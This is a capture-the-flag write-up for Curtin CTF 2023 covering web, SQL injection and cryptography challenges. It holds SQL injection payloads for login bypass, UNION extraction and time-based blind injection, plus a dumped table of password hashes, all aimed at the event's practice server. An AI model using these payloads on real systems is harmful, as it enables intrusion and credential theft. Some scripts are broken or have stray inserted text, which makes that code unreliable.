



# CURTIN CTF 2023



Wrote by

Scap3G04T

4jai

OS1RIS

Dinze


# Table of Contents

<b>General Web .....</b>	4
<b>Content Missing – I .....</b>	4
<b>Content Missing – II .....</b>	6
<b>No Crawl .....</b>	7
<b>Join the Union.....</b>	8
<b>Hackerman .....</b>	10
<b>Obscure communication.....</b>	12
<b>SQLi .....</b>	13
<b>Try to login.....</b>	13
<b>Try logging in... again .....</b>	14
<b>Database Discovery Quest .....</b>	15
<b>Table Name Treasure Hunt .....</b>	16
<b>Fiver Fever .....</b>	17
<b>Slow Down.....</b>	18
<b>Unveiling the Dark Wizard's Secrets.....</b>	19
<b>Crypto.....</b>	20
<b>Cryptography Warm Up – 1 .....</b>	20
<b>Rock Solid Algorithm .....</b>	21
<b>IV League Aesthetics .....</b>	22
<b>Fun with Primes – 1 .....</b>	23
<b>The Curse of Genius .....</b>	24
<b>Cryptography Warm Up – 2 .....</b>	25
<b>Listening Skills .....</b>	26
<b>Curvy Vibes .....</b>	27
<b>Operational duties .....</b>	29
<b>The Gambler's Secret .....</b>	30
<b>Forensics.....</b>	31
<b>Hide and Seek .....</b>	31
<b>Let's Analyse .....</b>	32
<b>Secret File .....</b>	33
<b>Nice Image!!! .....</b>	34
<b>Nice Image - 2 !!!.....</b>	34

<b>Soundless</b> .....	35
<b>Party All Night – 2</b> .....	36
<b>Weird Text</b> .....	39
<b>Hoax</b> .....	40
<b>Pwn &amp; Reverse Eng</b> .....	41
<b>Intro to Buffer Overflow</b> .....	41
<b>Let The Random Games Begin 1</b> .....	42
<b>Don't go overboard</b> .....	43
<b>Don't go overboard 2</b> .....	46
<b>Let The Random Games Begin 2</b> .....	48
<b>Classic Buffer Overflow</b> .....	50
<b>Let The Random Games Begin 3</b> .....	53
<b>OSINT</b> .....	54
<b>Party All Night 1</b> .....	54
<b>Party All Night 3</b> .....	54
<b>Party All Night 4</b> .....	55
<b>The Leaked IP</b> .....	57
<b>General</b> .....	58
<b>Feedback!!!</b> .....	58
<b>Welcome !!!</b> .....	58

## General Web

### Content Missing – I



This challenge is continuity for Content Missing – II, but I don't know why it's name I. So anyway, we found the suspicious directory in the headphone photo named /homeChall. When we try to access the webpage, it just says the flag for this challenge.



But when accessing using curl, there are hidden directory in the response.

```
(kali㉿kali)-[~]
└─$ curl -v http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/homeChall
*   Trying 13.54.113.149:80...
*   Connected to curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com (13.54.113.149) port 80
> GET /homeChall HTTP/1.1
> Host: curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com
> User-Agent: curl/8.3.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 14 Oct 2023 13:40:49 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 28
< Connection: keep-alive
< Content-Location: /h0m3fl4g15h3r3
< Server: Werkzeug/1.0.1 Python/2.7.17
<
* Connection #0 to host curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com left intact
Flag for Content Missing - I
```

So, we try to access the hidden directory and get the flag.

```
(kali㉿kali)-[~]
└─$ curl -v http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/h0m3fl4g15h3r3
*   Trying 54.66.128.20:80...
*   Connected to curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com (54.66.128.20) port 80
> GET /h0m3fl4g15h3r3 HTTP/1.1
> Host: curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com
> User-Agent: curl/8.3.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sat, 14 Oct 2023 13:41:51 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 46
< Connection: keep-alive
< Server: Werkzeug/1.0.1 Python/2.7.17
<
* Connection #0 to host curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com left intact
CURTIN_CTF{C0NGR4TUL4T10N5_0N_Y0UR_H0M3C0M1NG}
```

Flag: CURTIN\_CTF{C0NGR4TUL4T10N5\_0N\_Y0UR\_H0M3C0M1NG}

## Content Missing – II

Challenge    66 Solves    X

### Content Missing - II

150


Find the missing data to get the flag.  
Url: <http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/>

Author: @sivagirish

These challenges ask us to find missing content in the webpage, so we can analyze the source code to find any suspicious code here. We found something unusual at the fourth photo.

```
<!-- Responsive Grid. Four columns on tablets, laptops and
<div class="w3-row-padding w3-center">
  <div class="w3-col m3">
    
  <div class="w3-col m3">
    
  <div class="w3-col m3">
    
    
</div>
```

Based on the image, it should be in /static/Content.png but the code shows that we cannot find the image. So, we try to look in the /static and there are Content.png with the flag.



Flag: CURTIN\_CTF{N33D\_F0R\_B3TT3R\_C0D3\_R3V13W}

## No Crawl

Challenge    78 Solves    ×

### No Crawl

150

Crawlers shall not get this flag!!!

Url : <http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/>

Author: @sivagirish

URL: <http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/>

This challenge was straight forward as it just give us a website. The challenge name was the clue for our investigation, and it was the crawler. Google crawler will crawl to website and there are one file that use to navigate the crawler called robots.txt.


User-agent : Mozilla  
Disallow : ./r0b0fl4gch4llc

There are hidden directory here and we got the flag from the directory.

```
(kali㉿kali)-[~/Desktop]
└─$ echo "Q1VSVElOX0NURntCMFQ1MzBUNUJPVFNCMFQ1NTU1NTVCT1RTfQ==" | base64 -d
CURTIN_CTF{B0T530T5BOTSB0T555555BOTS}
```

Flag: CURTIN\_CTF{B0T530T5BOTSB0T555555BOTS}

## Join the Union



In this challenge we were given the webpage to register.

**Sign Up**

Please fill in this form to create an account.

**Email**  
Enter Email

**Password**  
Enter Password

**Repeat Password**  
Repeat Password

Remember me

By creating an account you agree to our [Terms & Privacy](#).

Cancel      Sign Up & Login

After we tried to register, we also intercept the request using burp and we found interesting directory.

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 14 Oct 2023 09:38:27 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 194
5 Connection: close
6 Set-Cookie: 53c43t=deeca476f2209104fe972a5ae37fd7bb5ad0ae30; Path=/
7 Set-Cookie: Referer=https://www.hackerman.play; Path=/
8 Content-Location: /g3t_53cR3t_f14g
9 Server: Werkzeug/1.0.1 Python/2.7.17
10
11 <html>
12   <head>
13     <title>
14       Dummy Registration
15     </title>
16   </head>
17   <body class = "LOL">
18     
19   </body>
20 </html>
```

We can try to access the directory, but it asks me WHO AM I. Whut. After some experiments, we can see that there is cookie value that may be useful. I first didn't know what to do with that value but after some experiment with the request, we got the flag.


## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 14 Oct 2023 09:44:13 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 44
5 Connection: close
6 Server: Werkzeug/1.0.1 Python/2.7.17
7
8 CURTIN_CTF{Th15_Fl4g_15_h15hly_c0nf1d3nt14!}
```

Flag: CURTIN\_CTF{Th15\_Fl4g\_15\_h15hly\_c0nf1d3nt14!}

## Hackerman



This webpage is straight forward as we need to login using Username Hackerman and unknown password.

Looking through source code, the password may have some criteria to be follow.

```
function report()
{
    inputData = document.getElementById("pswd");

    var inputVal = inputData.value;
    if (inputVal.length != 10) {
        console.log("Fail : input not 10 chars")
        return
    }

    let match = inputVal.match("^[0-9]+\$");
    if (!inputVal.includes(".",0)) {
        console.log("Fail : . missing")
        return
    }
    else if (match != inputVal)
    {
        console.log(match)
        console.log("Fail : non numerics maybe entered")
        return
    }
    else {
        console.log("Wrong password entered")
    }
}
```

This JavaScript show that the password needs to be 10 characters in length and including number and . symbol. So base on the clue given the password are the pi value. Because in the pie there is a dot and fit the authors quote has the clue "Circle".

Circle  
Solve for area ▾

$$A = \pi r^2$$

**r** Radius



3.1415926535897932384626433832795  
02884197

The value of pi is approximately 3.14, or  $\frac{22}{7}$ . To 39 decimal places, pi is 3.141592653589793238462643383279502884197. Pi is an irrational number, which means it is not equal to the ratio of any two whole numbers. 4 Sept 2023

Password: 3.14159265

CURTIN\_CTF{RUNN1NG\_!N\_C1Rcl3s\_4ll\_th3\_t1M3}

Flag: CURTIN\_CTF{RUNN1NG\_!N\_C1Rcl3s\_4ll\_th3\_t1M3}

# **Obscure communication**

Challenge	3 Solves	X		
<h1>Obscure Communication</h1> <p>500</p> <p>Find the flag from the obscure communication.</p> <p>Url: <a href="http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/">http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com/</a></p> <p>Author: @sivagirish</p> <p><a href="#">View Hint</a></p> <tr><td>Flag</td><td>Submit</td></tr>			Flag	Submit
Flag	Submit			

Google-fu all available information then narrow down to more specific info/clue. It can be based on question name, author, category, related past ctf, etc . "Obscure" means something is not clear or easily understood. In this context, it might refer to a technique or method used to make the ETag value less predictable or harder to guess. Etag can setup the range such as Start and End range. With the buffer, it will read the content inside.

Flag: CURTIN\_CTF{Th3\_D3v1l15\_1NTH3\_D3T41L5}

## SQLi

### Try to login

Challenge 68 Solves ×

### Try to login

100

Your mission: bypass the login of [KrazzyShopper](#) and retrieve the hidden 'flag' from the database. You'll need cunning SQL skills to exploit vulnerabilities and stay under the radar. Good luck!

Author's discord:.ahgana

<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/login1.php>

Flag Submit

The webpage ask us to login, by using simple payload 'OR 1=1-- - in username and password, we got the flag.

'OR 1=1-- -

Username:

Password:

Submit Reset

Try to login:

**CURTIN\_CTF{5H0pT1m3}**

Flag: CURTIN\_CTF{5H0pT1m3}

## Try logging in... again

The screenshot shows a challenge card from a platform. At the top, there are two tabs: "Challenge" and "47 Solves". Below the tabs, the title "Try logging in... again" is displayed in bold. Underneath the title is the value "100". A brief description follows: "Once more, find yourself at the virtual gates of KrazzyShopper". Below the description, it says "Author Discord:.ahgana" and provides a URL: "http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/login2.php". At the bottom of the card are two buttons: "Flag" and "Submit".

The second webpage also ask the same questions, but now the payload did not work. We try to search another working payload and found the payload that can be use:

```
admin') or ('1'='1
```

The screenshot shows a login form with a black background. It has two input fields: "Username:" and "Password:", both of which have their content redacted. Below the form are two buttons: "Submit" and "Reset". At the bottom of the page, there is a message: "Try logging in... again:". Below this message, the flag is displayed in large, bold, black text: **CURTIN\_CTF{welc0m3aG@1n}**.

Flag: CURTIN\_CTF{welc0m3aG@1n}

## Database Discovery Quest

Challenge    20 Solves    X

### Database Discovery Quest

250

In this challenge, you'll embark on a quest to SEARCH for hidden secrets of the "KrazzyShopper" database. Your mission: Find the database name. It's as easy and difficult as that :)

Author Discord Username:.ahgana

<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/searchproducts.php>

Flag    Submit

The challenge asks us to find the database name. So, we find the number of column first, then use union query adding with database() function to get the flag.

```
' union select 1,2,3,4,5-- -  
' union select 1,2,3,database(),5-- -
```

Welcome admin!! Search for products here

Search for a product:

Database Discovery Quest:

**CURTIN\_CTF{d8 @\_Ba\$3}**

Product Name	Product Type	Description	Price (in USD)
2	3	sqlitraining	5

[Profile](#) | [Logout](#) | [Home](#)

Flag: CURTIN\_CTF{d8 @\_Ba\$3}

## Table Name Treasure Hunt

Challenge    18 Solves    [X](#)

### Table Name Treasure Hunt

300

As you once again SEARCH within the depths of the "KrazyShopper" database, your target for this challenge is to Find ALL the table names. As you unearth these hidden gems, you'll uncover two parts of a flag. Make sure you add both parts of the flag exactly as displayed, without any extra whitespaces or other characters.

Can you find the treasure and piece together the ultimate flag? The hunt begins now. Good luck!

Author Discord: .ahgana

Next task, we need to find the table name. We use the sql payload to get the flag.

```
' union select 1,2,3,table_name,5 from information_schema.tables where table_schema=database()-- -
```

Search for a product:

Table Name Treasure Hunt part 1:

**CURTIN\_CTF{#1y!n**

Table Name Treasure Hunt part 2:

**#2Y@ng}**

Product Name	Product Type	Description
2	3	4
2	3	4
2	3	4

Flag: CURTIN\_CTF{#1y!n#2Y@ng}

## Fiver Fever

Challenge    22 Solves    [X](#)

### Fiver Fever

350

Your mission in this 5th SQLI challenge is to hash the MD5-hashed password of the lucky 5th person, and then enclose it within the brackets of CURTIN\_CTF{[ ]}.

If only we could assign 555 points to this challenge :D

Author Discord: .ahgana

[Flag](#)    [Submit](#)

For this challenge, we need to find the user hash password in the database, using sqlmap, we can dump all the user passwords.

Table: users [10 entries]				
id	fname	password	username	description
1	admin	8387bfe45589ee5ddab966c27be748a6	admin	Bow down before me, peasants!
2	bobby	938d0079fbc8d76c4ca7c7c64d5246b7	bob	Be like bob!
3	ramesh	1cc717c472f214f5307ef20c32790fa9	ramesh	Hey I like chocolates!
4	suresh	238e9d41023df7a41fb699202af64d15	suresh	I have a twin
5	alice	38d67423412aa78c85a66a5cd581772	alice	I may or may not really exist...
6	voldemort	d1db35c91478b587d7c1b53c351bc001	voldemort	How dare you! Avada kedavra!
7	frodo	2564ce8bf11021e0f0d0112a4dc36b80	frodo	Need to go to Mordor. Like right now!
8	hodor	e686c570a4fbcc53765987315686660e0	hodor	Hodor
65	rambo	549f1037d82dd55b532054b77b969f02	rhombus	Because my parents couldnt afford diamonds
103	tom	872fc8ed4cae593dc5e62f00157b7db6	voldemort	Ha! I am Tom Riddle!

Flag: CURTIN\_CTF{ab57c73efc0563ea1a25df5fb6c7590a}

## Slow Down...

Challenge    16 Solves    X

### Slow Down...

450

Close your eyes, take a deep breath, slow down... and everything you are chasing will come around and catch you. Including the flag for this challenge. Attempt to conduct a Time-based Blind SQL Injection on [KrazyShopper](#)

Flag    Submit

This challenges ask us to make the sql injection to the server, but this time we need to do time based sql injection. We use the time based sqli payload and get the flag.

'XOR(if(now()=sysdate(),sleep(5\*5),0))OR'

Slow Down...:

# CURTIN\_CTF{5l0wpOk3}

Username:  
Password Hash:  
Name:  
Description:

Flag: CURTIN\_CTF{5l0wpOk3}

## Unveiling the Dark Wizard's Secrets

Challenge 16 Solves ×

### Unveiling the Dark Wizard's Secrets

500

A user voldemort is notorious for harboring secret after secret - not only is he crazy about avenging Harry Potter, but he's also a KrazyShopper! That's not it...He actually goes by the first name Tom!

Now, your mission is to reveal his ultimate secret, his password, and enclose it within the CURTIN\_CTF{} brackets.

Can you unveil the third secret and claim victory in this mysterious quest?

<http://curtinctfmy-1946797319.ap-southeast-2.elb.amazonaws.com:8000/>

The final sql challenge ask us to provide hash password for Voldemort, but there are two of them, and the clue said his name start with tom. Now we know which is the right flag.

Table: users [10 entries]					
	id	fname	password	username	description
1   admin   8387bfe45589ee5ddab966c27be748a6   admin   Bow down before me, peasants!					
2   bobby   938d0079fbc8d76c4ca7c7c64d5246b7   bob   Be like bob!					
3   ramesh   1cc717c472f214f5307ef20c32790fa9   ramesh   Hey I like chocolates!					
4   suresh   238e9d41023df7a41fb699202af64d15   suresh   I have a twin					
5   alice   38d67423412aa78c85a66a5cd581772   alice   I may or may not really exist...					
6   voldemort   d1db35c91478b587d7c1b53c351bc001   voldemort   How dare you! Avada kedavra!					
7   frodo   2564ce8bf11021e0f0d0112a4dc36b80   frodo   Need to go to Mordor. Like right now!					
8   hodor   e686c570a4fbc53765987315686660e0   hodor   Hodor					
65   rambo   549f1037d82dd55b532054b77b969f02   rhombus   Because my parents couldnt afford diamonds					
103   tom   872fc8ed4cae593dc5e62f00157b7db6   voldemort   Ha! I am Tom Riddle!					

## Crypto

### Cryptography Warm Up – 1

Challenge    81 Solves    X

## Cryptography Warm Up -

1  
100

**Basic Instructions** Hello, welcome to the cryptography warm up challenge. The following files have been attached with this challenges:

1. Cipher text
2. Image clue

**Flag:**  
The flag for this challenge is the concatenation of the strings:  
Dlsjvtl myplukz


**Comments:**  
Ignore punctuation & whitespaces while decrypting. The flag is case insensitive.

**Author:**  
KJK42

[Download Cipher\\_Text...](#)    [Download Hint\\_Crypto...](#)

Flag    Submit

The image show Caesar. That's mean its cesar cypher!



This screenshot shows a Caesar cipher tool interface. It consists of three main panels: 'Ciphertext' on the left, 'Caesar cipher' in the center, and 'Plaintext' on the right.

**Ciphertext Panel:** Contains the text "Dlsjvtl myplukz".

**Caesar cipher Panel:** Shows the settings for the cipher:

- SHIFT: 7 (a-->h)
- ALPHABET: abcdefghijklmnopqrstuvwxyz
- CASE STRATEGY: Maintain case
- FOREIGN CHARS: Include / Ignore

Below the settings, it says "Decoded 15 chars".

**Plaintext Panel:** Contains the text "Welcome friends".

## Rock Solid Algorithm

Challenge 14 Solves ×

### Rock Solid Algorithm

250

No heavy lifting, trust me.

Author: @RDxR10

 rsa.py

Flag  Submit

```
from Crypto.Util.number import long_to_bytes, bytes_to_long

def calculate_l(p, q, e, n, c):
    phi = (p - 1) * (q - 1)
    d = pow(e, -1, phi)
    c_divided = (c * pow(7, 67, n), -1, n)) % n
    plaintext_num = pow(c_divided, d, n)
    plaintext_bytes = long_to_bytes(plaintext_num)
    return plaintext_bytes


p = 100750749281100553209832994509558321472855817206869374528
q = 988652152946515911085822368453124558634130574220265552062
n = 996074451877347021076720507132190559723538110186496731497
c = 398464108131515585821553513075363962754701541978157464092
e = 65537
plaintext_l = calculate_l(p, q, e, n, c)
print(plaintext_l.decode('utf-8'))
```

Calculate the  $\phi(\phi)$  and private exponent 'd' . $c_{\text{divided}}$  operations on the ciphertext ("c") for decryption. It involves multiplying "c" by a value obtained by raising 7 to the 67th power, taking the modular inverse, and then performing modulo "n."

```
(osiris@ALICE)-[~/Downloads/CTF/curtin/RSA]
$ python RSAsolve.py
CURTIN_CTF{n0_stepov3r5_0r_b0dy_f31n75_just_m47h}
```

Flag: CURTIN\_CTF{n0\_stepov3r5\_0r\_b0dy\_f31n75\_just\_m47h}

## IV League Aesthetics



```
osiris@ALICE:[~/Downloads/CTF/curtin/crypto]
$ cat real.py
from Crypto.Cipher import AES
import base64

#padding = Pages - output
def pkcs7_unpad(data):
    padding = data[-1]
    return data[:-padding]
#0,1,2,4
def b_p(data):
    l = [4,1,3,2,0,7,6,5,10,9,8,11,15,14,13,12,19,18,17,16,23,22,21,20,27,26,25,24,31,30,29,28]
    y = bytearray(32)
    for i, index in enumerate(l):
        if i < len(data):
            Obscure copy[y[index]] = data[i]
    return bytes(y)

# Try to login
with open('challenge_file.txt', 'r') as file:
    ctn = base64.b64decode(file.read())


    # Decrypt the ciphertext and remove padding
    k = cn.decrypt(ctn)
    fp = pkcs7_unpad(k)

    # Initialize the AES cipher in ECB mode
    c = AES.new(iv, AES.MODE_ECB)

    # The Curse of Genius
    flag = c.decrypt(fp)
    # Revert the byte order
    flag = b_p(flag)
    print("Decoded Flag:")
    print(flag.decode('utf-8'))
```

This code will read a base64-encoded ciphertext from 'challenge\_file.txt,' decrypts it using AES in CBC mode, performs PKCS#7 padding removal, rearranges the bytes based on the 'b\_p' function, and then decrypts the final flag. Finally, it prints the decoded flag as a UTF-8 string.

\*Note : seems like I can't fix the CURITN to CURTIN (Skill Issue)



```
osiris@ALICE:[~/Downloads/CTF/curtin/crypto]
$ python real.py
Decoded Flag:
CURITN_CTF{wh3r3_1s_7h3_k3y?}
```

Flag: CURITN\_CTF{wh3r3\_1s\_7h3\_k3y?}

## Fun with Primes – 1

Challenge    22 Solves    X

### Fun with Primes - 1

400

**Basic Instructions** Hello, welcome to the cryptography challenge. The following files have been attached with this challenges:

1. Cipher text
2. Image Hint

The key to decrypt this cipher can be found by multiplying 3 numbers. To make your life easier, one of these numbers is 29. You must find the other two. It might also help to look at some of the previous cryptography questions to aid you in solving this one. Remember, all the information needed to solve this question has been given to you.

**Flag:**

The flag for this challenge is the concatenation of the 6th word and second last word of the decoded text

**Comments:**

The flag is case insensitive.

**Author:**

KJJK42

[Download Cipher\\_Text...](#)    [Download Hint\\_Fun\\_Wi...](#)

Flag    Submit

**Results**

Vigenere ?  
(Alphabet (26) ABCDEFGHIJKLMNOPQRSTUVWXYZ)

BABIIJHHJ	A prime number is a natural number greater than 1 that is not a product of two smaller natural numbers. A natural number greater than 1 that is not prime is called a composite number.
-----------	---

**VIGENERE DECODER**

**\* VIGENERE CIPHERTEXT** B psgvmbvces qb i uhcvrbt wctins gsmjbjly ciao 1 bqia pb oou i yzvkkdt pn cev zvblmma vhadsam vduilat. A oiccyhu ounjnz nyntbfz cphu 1 ciau qb vva ysinm ra jhumee i lwtwxtium wctins.

**PARAMETERS**

**\* PLAINTEXT LANGUAGE** English

**\* ALPHABET** ABCDEFGHIJKLMNOPQRSTUVWXYZ

**AUTOMATIC DECRYPTION**

I apologize for not being able to decode the prime number. Unfortunately, I could only decipher the text as a Vigenere cipher and couldn't find a prime number reference.

Flag: CURTIN\_CTF{naturalcomposite}

## The Curse of Genius

The Curse of Genius  
300

**Basic Instructions:** Hello, welcome to the cryptography warm up challenge. The following files have been attached with this challenges:

1. Cipher text
2. Image clue #1
3. Image clue #2

**Flag:**

Once you fully decrypt the above text, the flag is a concatenation of the following strings: Zqelei lqwkfdnie vj eavcrh

**Comments:** Ignore punctuation & whitespaces while decrypting. One of the images is the hint, the other image is the decryption key. The flag is case insensitive.

**Author:** KJK42

[Cipher\\_Text\\_...](#) [Hint\\_Curse\\_...](#) [Key\\_Curse\\_O...](#)

Flag  Submit

The curse of genius gives us 3 file that are cipher text, hint image and a person image. Base on the hint the cipher is vignere, we search the image and found the name of the person and it be Oppenheimer.

Flag: CURTIN\_CTF{Oppenheimer}

## Cryptography Warm Up – 2

Challenge    72 Solves    X

### Cryptography Warm Up - 2

150

**Basic Instructions** Hello, welcome to the cryptography warm up challenge. The following files have been attached with this challenges:

1. Cipher text
2. Image clue

**Flag:**

The flag for this challenge is the concatenation of the first & last two word of the decoded text

\*\*Comments:\*\*

You MUST consider punctuation and whitespaces in the cipher text while solving this challenge. The flag however is case insensitive.

**Author:**

KJK42

[cipher\\_Text...](#)    [Hint\\_Crypto...](#)

Flag  Submit

This challenge is straight forward as the hint is obvious, the cipher is rail fence cipher. So, we use cyberchef to decode the text.

Recipe

Rail Fence Cipher Decode

Key: 3    Offset: 0

Input

Tsmct esinn rgsntsloeageeac, lrooenhorhilct orssneuyuhilg pcoedrloee;sd hc ccrditss t dhlrlmvstlucttcuunravew air itirsh ta oooievsa1-ufcetu1, cryn tw ae upyfrgnrnth ta n ol 1, o, odfrhagteble. Tedeo ooieas are t w ulsp1, bttedeo-nieotu amtb ope ietyl h hes nta, amcaia, eeti, o yruim nsms eue. Teeti ooieil o efsfiin; i ik pcretof noeha ieo hr albsd h unna al.eelmva ffi taiiowrp itsmdao w t l slmvlcioef p senutn cldc twlie enlr hacaiousb ccct ns-fe ps r m rdrtdieengi

Output

The steam locomotive was a self-sufficient unit, carrying its own water supply for generating the steam and coal, oil, or wood for heating the boiler. The diesel locomotive also carries its own fuel supply, but the diesel-engine output cannot be coupled directly to the wheels; instead, a mechanical, electric, or hydraulic transmission must be used. The electric locomotive is not self-sufficient; it picks up current from an overhead wire or a third rail beside the running rails.

## Listening Skills

Challenge    78 Solves    X

### Listening Skills

150

**Basic Instructions** Hello, welcome to the cryptography warm up challenge. The following files have been attached with this challenges:

1. Cipher Audio
2. Image clue

**Flag:**

The flag for this challenge is the complete string formed after you decode the encoded audio

**Comments:**

The flag is case insensitive.

**Author:**

KJK42

[Hint\\_Listeni...](#)    [Cipher\\_Audi...](#)

[Flag](#)    [Submit](#)

The challenge given us audio that are morse code. So, we can use online decoder to decode the audio.

### Morse Decoder

This is an experimental tool for listening to, analysing and decoding [International Morse code](#) all done in Javascript using the [Web Audio API](#). I know it works in the latest Chrome and Firefox browsers on Windows, it might work in Safari and it just can't work in Internet Explorer. No information from the microphone is transmitted to the server, but the connection to the server is encrypted nonetheless.

If you cannot produce your own Morse code sounds then try using my [Morse code translator](#) to play or download some.

Alphabet to decode into

All these alphabets can be sent in Morse using standard timing. The "Latin" alphabet is e.g. "ABC" (and includes accented characters and prosigns).

Use the microphone:

[Listen](#) [Stop](#)

Or analyse an audio file containing Morse code:

[Upload](#) [Play](#) [Stop](#)

Filename: "Cipher\_Audio\_Listening\_Skills.m4a"

TELECOMMUNICATION 765

[Clear message](#)

## Curvy Vibes

Challenge    28 Solves    X

# Curvy Vibes

250

Tune in with the vibes.

Author: @RDxR10

[chall\\_curvy....](#)     [enc.txt](#)

[Flag](#)    [Submit](#)

The question gives us python code:

```
1  from Crypto.Cipher import AES
2  from Crypto.Util.number import long_to_bytes, bytes_to_long
3  import random
4  import hashlib
5
6  flag = b'REDACTED'
7
8  def pkcs7_pad(data, block_size):
9      padding = block_size - (len(data) % block_size)
10     return data + bytes([padding] * padding)
11
12 g = 7
13 x = 11109871761272186707313749928559391609314864049943716089329850308739848274981163174574586779728080951298251641374993669445207041118824097375920261081696413
14 a = random.randrange(2, x - 1)
15 B, A = 11, pow(g, a, x)
16 key = hashlib.md5(long_to_bytes(pow(B, a, x))).digest()
17 cipher = AES.new(key, AES.MODE_ECB)
18 d_p = pkcs7_pad(flag, AES.block_size)
19 enc = cipher.encrypt(d_p)
20 print("Encrypted flag: ", bytes_to_long(enc))
```

We reverse the code using chatgpt and blackbox to get the solve script and get the flag

```
(kali㉿kali)-[~/Desktop]
└─$ cat decodeAES.py
import base64
from Crypto.Cipher import AES
from Crypto.Protocol.KDF import scrypt
File System  decoder.py  cipherbus...  rsa2048.py  blackboxAE...  wave_try.py  Hint.jpg
p = 233970423115425145524320034830162017933
a = 0
b = 7
n = 233970423115425145498902418297807005944
Gx = 182
Gy = 85518893674295321206118380980485522083
Qx = 7856
Qy = 83120602848774683554512752392153815227

# The ciphertext you provided
cs = b'1JtwWPLfoVoUxK6TnRqyM1z00GldXbM0/dsaqBgWC08hMlSRJITRknKVHhIGONYxgTBRyjIwIdVXn+ohLHBy2A=='

# Extract the IV, ciphertext, and salt from the base64-encoded ciphertext
decoded = base64.b64decode(cs)
iv = decoded[:16]
ciphertext = decoded[16:-16] # The actual ciphertext
salt = decoded[-16:]

# Calculate the encryption key using the same method
